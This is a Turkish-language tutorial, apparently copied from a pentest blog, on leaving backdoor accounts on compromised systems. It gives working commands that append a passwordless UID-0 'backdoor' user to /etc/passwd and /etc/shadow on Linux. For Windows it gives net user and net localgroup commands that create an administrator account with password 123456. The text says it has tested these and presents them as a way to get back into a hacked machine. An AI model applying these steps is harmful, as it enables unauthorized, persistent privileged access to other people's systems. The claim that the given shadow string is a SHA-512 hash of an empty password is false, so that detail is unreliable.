Komut Satırı Ele Geçirilmiş Sistem Üzerinde Root/Admin Yetkilerinde Kullanıcı Oluşturmak

[Denenmiştir ve başarılı olunmuştur]

Bu yazıda komut satırı ele geçirilen sistemler üzerinde linux için root yetkisine sahip, windows için ise administrator yetkisine sahip kullanıcılarının nasıl oluşturulacağı anlatılacaktır.

a. Linux/Unix Sistemi Üzerinde Root Yetkisine Sahip Kullanıcı Oluşturma
Öncelikle linux sistemlerde kritik öneme sahip iki dosyadan bahsedelim:

```
/etc/passwd
/etc/shadow
```

/etc/passwd dosyasında linux/unix sistemlerinde bulunan kullanıcılara ait temel bilgiler txt formatında tutulur. Bu dosya içerisinde sistem üzerindeki username'ler, user ID'ler, user group ID'ler, kullanıcı home dizinleri, komut çalıştıracak shell adı gibi veriler her kullanıcı için satır satır tutulur. UserID değeri olarak 0 rakamı root kullanıcılarına ait olandır. Örnek bir /etc/passwd dosyasındaki bir satır aşağıdaki gibidir:

```
hefese:x:1000:1000:hefese,,,:/home/hefese:/bin/bash
```

Yukarıdaki satırda yer alan her öğenin anlamı şudur:

```
hefese          : Kullanıcı adı
x               : Parola bilgisidir. Fakat bu bilgi gösterilmez. /etc/shadow altında tutulur.
1000            : UserID değeridir.
1000            : User Group değeridir.
/home/hefese    : Bu kullanıcıya ait home dizinidir.
/bin/bash       : Bu kullanıcının kullandığı shell interpreter'ıdır.
```

/etc/shadow dosyasına gelecek olursak bu dosya her kullanıcının parolasını encrypted haliyle txt formatında tutar. Bu dosyaya ait örnek bir satır aşağıdaki gibidir:

```
hefese:$6$c5X47bMt$zRBy74L.G.KA38LoaBEXmup7D.2FYrvSX.n7Jt45AFa3ya
dtL8Y7ufc/40NnFv4uUnSnIxIxImXr0WRyqC1:16677:0:99999:7:::
```

Yukarıdaki satırda yer alan 6 kısmı kullanılan şifreleme algoritmasının türünü belirtir. 6 ile hefese kullanıcısının parolasının sha512 algoritmasıyla şifrelendiği ifade edilmektedir.Yeni linux sistemlerde en güvenli şifreleme algoritması olan sha512 varsayılan olarak kullanılmaktadır. 6 kısmından sonraki kısımdan ilk iki nokta üst üsteye kadarki bölüm ise hefese kullanıcısının parolasının sha512 ile şifrelenmiş halidir.

Şimdi asıl konumuza geçelim. Linux/Unix bir sistemin komut satırı ele geçirildiğinde bu sistem üzerinde root yetkilerine sahip ve parolasız bir kullanıcı oluşturmak için /etc/passwd ve /etc/shadow dosyaları üzerine yeni kayıt girmemiz yeterlidir. Bu işlem için öncelikle /etc/passwd dosyasına oluşturacağımız kullanıcıya ait bilgileri bir satır olarak girelim:

```
echo "backdoor::0:0::/:/bin/bash" >> /etc/passwd
```

>> operatörü ile /etc/passwd dosyasının en altına echo'nun output'unu append etmiş oluyoruz. Burada backdoor kullanıcı adımızdır. backdoor kullanıcısına ait user ID ve group ID için 0 rakamı kullanılarak eklediğimiz kullanıcının root haklara sahip olmasını sağlamış oluyoruz. Bu işlem sonrasında /etc/shadow dosyasına şöyle bir satır yazmamız gerekir:

```
echo "backdoor:w3nT2H0b6AjM2:::::::" >> /etc/shadow
```

Buradaki w3nT2H0b6AjM2 ifadesi sha512 algoritmasındaki NULL parolaya karşılık gelen hash değeridir. Böylece backdoor kullanıcımızı parolasız yapmış oluyoruz.

Bu iki adım ile komut satırını elde ettiğimiz sisteme tekrar sızabilmek için bir arkakapı bırakmış olduk.

NOT: Bu işlem Kali Linux üzerinde denenmiştir. İki dosyaya da kayıt eklendikten sonra log out yapıldığında eklenen kullanıcı görünmese de normal kullanıcıyla Kali'ye girip

```
> su - backdoor
```

diyerek komut satırından backdoor kullanıcısına geçiş yapılabilmiştir. Bu geçiş esnasında şifre sorulmamıştır, çünkü bu kullanıcıyı hatırlarsan şifresiz (NULL) olarak oluşturmuştuk.

b. Windows Sistemi Üzerinde Administrator Yetkilerine Sahip Bir Kullanıcı Oluşturma

Komut satırı ele geçirilmiş Windows bir sistemde arkakapı açmak amacıyla kullanıcı oluşturmak için aşağıdaki komut kullanılır:

```
> net user backdoor 123456 /add
```

Bu komut ile kullanıcı adı backdoor olan ve şifresi 123456 olan bir kullanıcı tanımlamış oluruz. Şimdi bu kullanıcıyı sistemin restart'lanmasını beklemeden aşağıdaki kod ile aktifleştirelim:

```
> net user backdoor /active:yes
```

Şimdi de oluşturduğumuz kullanıcıyı Administrator yetkilerine sahip kılmak için Administrators grubuna ekleyelim.


```
> net localgroup administrators backdoor /add
```

Böylece hedef windows sisteminde admin yetkilerine sahip bir account oluşturmuş oluruz.

NOT: Bu işlemler Windows XP (Dandik)'te uygulanmıştır ve ardından komut ekranına linux'taki sudo'nun yaptığı işi yapan şu kod girilmiştir.

```
> runas /noprofile /user:backdoor cmd
```

Bu komut sonrası backdoor kullanıcısının şifresi (123456) girilerek backdoor kullanıcısına ait komut ekranı (CMD) ekrana gelmiştir.



Kaynak: http://www.networkpentest.net/2011/08/ele-gecirilmis-sistem-uzerinde.html
http://superuser.com/questions/42537/is-there-any-sudo-command-for-windows